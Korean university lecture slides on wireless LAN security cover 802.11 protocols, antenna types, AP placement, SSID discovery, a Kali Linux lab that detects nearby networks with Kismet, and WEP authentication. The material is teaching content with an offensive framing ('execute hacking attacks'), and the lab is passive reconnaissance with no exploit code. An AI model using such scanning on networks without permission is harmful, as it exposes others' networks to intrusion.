



# 네트워크보안

[10] 무선 랜 보안

---

경기대학교 AI컴퓨터공학부 이재흥  
jhlee@kyonggi.ac.kr

# CONTENTS

## PRESENTATION



- 무선 랜의 특징
- 무선 랜 보안 대책
- Captive Portal (CP) 인증



## 학습목표

- 무선 랜을 이해한다.
- 무선 랜에 해킹 공격을 실행할 수 있다.
- 무선 랜에 대한 보안 대책을 이해한다.
- Captive Portal(CP) 인증에 대해 이해한다.



## 무선 랜의 특징

## 무선 랜의 특징

- 초기의 무선 랜은 보안이 더 많이 취약했음
  - 무선 랜은 유선 랜에 비해 통신의 한계가 분명치 않으며, 방향성이 없음
  - 클라이언트가 어느 거리와 방향에서 접속하는지에 대한 정보를 얻을 수 없음
- 무선 랜은 유선 랜의 네트워크를 확장하려는 목적으로 사용됨
- 무선 랜을 사용하려면 아래 그림과 같이 내부의 유선 네트워크에 AP(Access Point) 장비를 설치해야 함




그림 10-1 유선 네트워크에 연결된 AP로 무선 랜까지 확장된 네트워크



## 무선 랜의 특징

- 무지향성 안테나
  - 아래 그림 (a)와 같이 주로 봉의 형태
  - 전파 수신에 일정한 방향성이 없어 AP의 위치에 상관없이 동작
  - 사실 방향성이 없는 것이 아니라 방향성이 네 개 이상이라고 말하는 편이 더 정확
- 지향성 안테나
  - 목표 방향을 지정해 그 방향의 전파만 탐지하기 때문에 통신 거리가 더 긴 편
  - 지향성 안테나는 아래 그림 (b)와 같이 보통 쟁반 또는 접시 모양



(a) 무지향성 안테나



(b) 지향성 안테나

그림 10-2 무지향성 안테나와 지향성 안테나



## 무선 랜의 특징

- 무선 랜은 좌우 방향으로는 상당한 거리까지 전송하지만 위아래로는 비교적 가까운 거리밖에 전송하지 못함



그림 10-3 무선 랜의 전파 확장 방향성



## 주요 무선 랜 프로토콜

표 10-1 주요 무선 랜 프로토콜

시기	프로토콜	주요 사항	설명
1997년 6월	802.11	2.4GHz/2Mbps	최초의 무선 랜 프로토콜
1999년 9월	802.11b	2.4GHz/11Mbps	와이파이 <sup>Wi-Fi</sup> 라고 하며 WEP 방식의 보안을 구현한다.
	802.11a	5GHz/54Mbps	와이파이5 <sup>Wi-Fi5</sup> 라고 하며, 전파 투과성과 회절성이 떨어져 통신 단절 현상이 심하고 802.11b와 호환되지 않는다.
2003년 6월	802.11g	2.4GHz/54Mbps	802.11b에 802.11a의 속도 성능을 추가한 프로토콜로, 802.11b와 호환되지만 네트워크 공유 시 데이터 처리 효율이 현격히 떨어지는 문제가 발생한다.
2004년 6월	802.11i	2.4GHz/11Mbps (802.11b와 동일)	802.11b 표준에 보안성을 강화한 프로토콜
2007년	802.11n	5GHz, 2.4GHz	여러 안테나를 사용하는 다중 입력/다중 출력 <sup>MIMO</sup> 기술로, 대역폭 손실을 최소화하고 최대 속도는 600Mbps다.
2012년	802.11ac	5GHz, 2.4GHz	5GHz 주파수에서 높은 대역폭(80~160MHz)을 지원하고, 2.4GHz에서는 802.11n과의 호환성을 위해 40MHz까지 대역폭을 지원한다.
2014년	802.11ad	60GHz	최대 속도가 7Gb/s다. 기존 2.5GHz/5GHz 대신 60GHz 대역을 사용해 데이터를 전송하는 방식으로, 대용량 데이터나 무압축 HD 비디오 등 높은 비트레이트 동영상 스트리밍에 적합하다. 60GHz는 장애물을 통과하기 어려워 10m 이내 같은 공간 내에서 근거리 기기에만 사용할 수 있다.





## 주요 무선 랜 프로토콜

2017년	802.11ah	1GHz 미만 주파수 대역 (일반적으로 900MHz 대역)	<p>와이파이 할로우<sup>HaLow</sup>. TV 대역을 제외한 비허가 네트워크 운영을 정의한다. 세부 주파수는 국가마다 다르다.</p> <p>802.11ah의 목적은 최대 347Mbps의 데이터 전송 속도로 2.4GHz와 5GHz 영역의 일반적인 네트워크보다 더 먼 거리까지 와이파이 네트워크를 확장하는 것이다. 에너지 소비 절감에도 초점을 두고 있어 많은 에너지를 사용하지 않으면서 원거리 통신이 필요한 사물 인터넷 기기에 적합해 블루투스 기술과도 경쟁한다.</p>
	802.11ay	60GHz	<p>차세대 60GHz로도 알려진 표준 프로토콜. 60GHz 주파수 내에서 20Gbps 이상의 최대 처리량을 제공하고 거리와 안정성도 개선하는 것을 목표로 한다.</p>



## 주요 무선 랜 프로토콜

- 참고 동영상
  - 모르면 손해 보는 Wi-Fi 속도! Wi-Fi라고 해서 다 똑같은 속도가 아니다?
  - <https://youtu.be/c59AQR-LkHM>



## 무선 랜 보안 대책




## AP 보안

- AP의 물리적 보안
  - AP도 스위치의 한 종류이므로 적절한 물리적 통제가 필요함
  - AP는 전파가 건물 내에 한정되도록 전파 출력을 조정하고, 창이나 외부에 접한 벽이 아닌 건물 안쪽 중심부, 눈에 쉽게 띄지 않는 곳에 설치하도록 함
  - 설치한 후에는 AP의 기본 계정과 패스워드를 반드시 재설정해야 함

# AP 보안


## • AP 접근 방법

- 무선 랜 네트워크를 검색하면 아래 그림 (a)와 같이 AP 목록(SSID)을 확인할 수 있음
- 보통 SSID(Service Set Identifier)를 통해 확인한 AP를 선택해 접속
- (b)와 같이 SSID를 직접 입력해 AP에 접속하는 방법도 있음



(a) AP 목록: SSID 브로드캐스팅을 금지하지 않은 경우


그림 10-4 AP 접근 방법



(b) SSID를 직접 입력해 AP에 접속: SSID 브로드캐스팅을 금지한 경우

- AP 접근 방법

- 구글에서 구글 맵과 함께 제공하는 위글(Wigle)과 같은 서비스를 이용하면 아래 그림과 같이 AP를 지도에 체크할 수도 있음





## [실습 10-1] 무선 랜 탐지하기

실습 환경 • 공격자 시스템: 칼리 리눅스  
• 필요 프로그램: Kismet



## [실습 10-1] 무선 랜 탐지하기

### 1. 무선 랜 인터페이스 확인하기

- Kismet으로 무선 랜을 탐지하기 위해 우선 무선 랜 인터페이스를 확인
  - ifconfig

```
root@Kali: ~  
File Edit View Search Terminal Help  
root@Kali:~# ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether 00:e0:91:26:3f:77 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 0 (Local Loopback)  
    RX packets 44 bytes 2628 (2.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 44 bytes 2628 (2.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.166 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::e2b9:a5ff:fe3d:95b9 prefixlen 64 scopeid 0x20<link>  
    ether e0:b9:a5:3d:95:b9 txqueuelen 1000 (Ethernet)  
    RX packets 1351 bytes 95480 (93.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 258 bytes 38036 (37.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@Kali:~#
```





## [실습 10-1] 무선 랜 탐지하기

### 2. Kismet 실행하기

- 칼리 리눅스를 설치하면 Kismet이 기본으로 설치되어 있음
- 명령 창에 Kismet을 입력하고 실행하면 아래와 같은 화면을 확인할 수 있음
  - root 권한으로 Kismet을 실행하면 문제가 될 수 있음을 경고하는 내용

```
root@Kali: ~
File Edit View Search Terminal Help
~ Kismet Sort View Windows
Name T C Ch Pkts Size Kismet
[ --- No networks seen --- ] Not
Connected
MAC Type Freq Pkts Size Manuf
[ --- No --- Kismet running as root ---
Kismet is running as root.
Kismet was started as root. This isn't the recommended
way to start Kismet as it can be dangerous -- the risk
to your system from any programming errors is increased.
See the README section 'SUID INSTALLATION & SECURITY' for
more information.
[ ] Do not show this warning in the future
[ OK ]
0
0
Data
INFO: Auto-connecting to tcp://localhost:2501
ERROR: Could not connect to Kismet server 'localhost:2501' (Connecti
INFO: Welcome to the Kismet Newcore Client... Press '~' or '~' to ac
```



## [실습 10-1] 무선 랜 탐지하기

### 3. Kismet 서버 실행하기

- Start Kismet Server 창에서는 Kismet을 동작시키기 위해 필요한 Kismet 서버를 실행시킬지 여부를 묻음
- [Yes]를 선택하면 다음 화면에서 실행 옵션을 묻는데, 변경 사항 없이 [Start]를 누르면 됨




- 무선 랜 탐지에 사용할 인터페이스가 설정되어 있지 않음을 알리는 창의 다음 화면에서 [Yes]를 선택하면 인터페이스를 입력하는 창을 확인할 수 있음
- 여기서 무선 랜 인터페이스 이름은 wlan0이므로 Intf 항목에 wlan0을 입력하고 [Add]를 누름
- 설정을 마친 뒤 화면 오른쪽 아래의 [Close Console Window]를 누름



## [실습 10-1] 무선 랜 탐지하기

### 5. Kismet 동작 확인하기

- [Close Console Window]를 누르면 Kismet을 이용해 무선 랜 AP와 해당 AP를 사용하는 무선 랜 클라이언트 정보를 확인할 수 있음



Kismet을 이용해 무선 랜을 탐지한 화면



## [실습 10-1] 무선 랜 탐지하기

- 참고 동영상
  - Wireless Hacking 34 Kismet
    - <https://youtu.be/qsJ7WGb4Ed0>



## 무선 랜 통신의 암호화

- 무선 랜은 통신 과정에서 데이터 유출을 막는 것뿐 아니라 네트워크에 대한 인증을 위해서도 암호화를 수행함
- 암호화된 통신을 수행하는 네트워크에 접근을 시도하면 아래 그림과 같이 [네트워크 보안 키 입력] 창이 나타남




그림 10-6 네트워크 보안 키 입력 창

# 무선 랜 통신의 암호화

- WEP(Wired Equivalent Privacy)

- 무선 랜 통신을 암호화하기 위해 802.11b 프로토콜부터 적용됨
- 64비트와 128비트를 사용할 수 있는데 64비트는 40비트, 128비트는 104비트의 RC 4 키를 사용
- WEP를 이용한 암호화 세션은 아래 그림과 같음





그림 10-7 WEP 암호화 세션의 생성

- ① 사용하려는 무선 랜 서비스의 SSID 값을 알아내 무선 랜 AP에 연결 요청 메시지를 전송
- ② 사용자의 연결 요청 메시지를 받은 AP는 임의의 문장을 생성해 원본을 저장하고 연결 요청 응답 메시지를 이용해 암호화되지 않은 인증용 문자열(Challenge)을 전송
- ③ 인증용 문자열을 받은 사용자는 자신이 가진 공유키로 WEP 암호화를 적용해 암호문을 만든 다음 AP에 전송
- ④ 사용자가 공유키로 만든 암호문을 전송받은 AP는 자신이 가진 공유키로 암호문을 복호화함



## 무선 랜 통신의 암호화

- WEP 데이터 암호화의 기본 원리








# 무선 랜 통신의 암호화

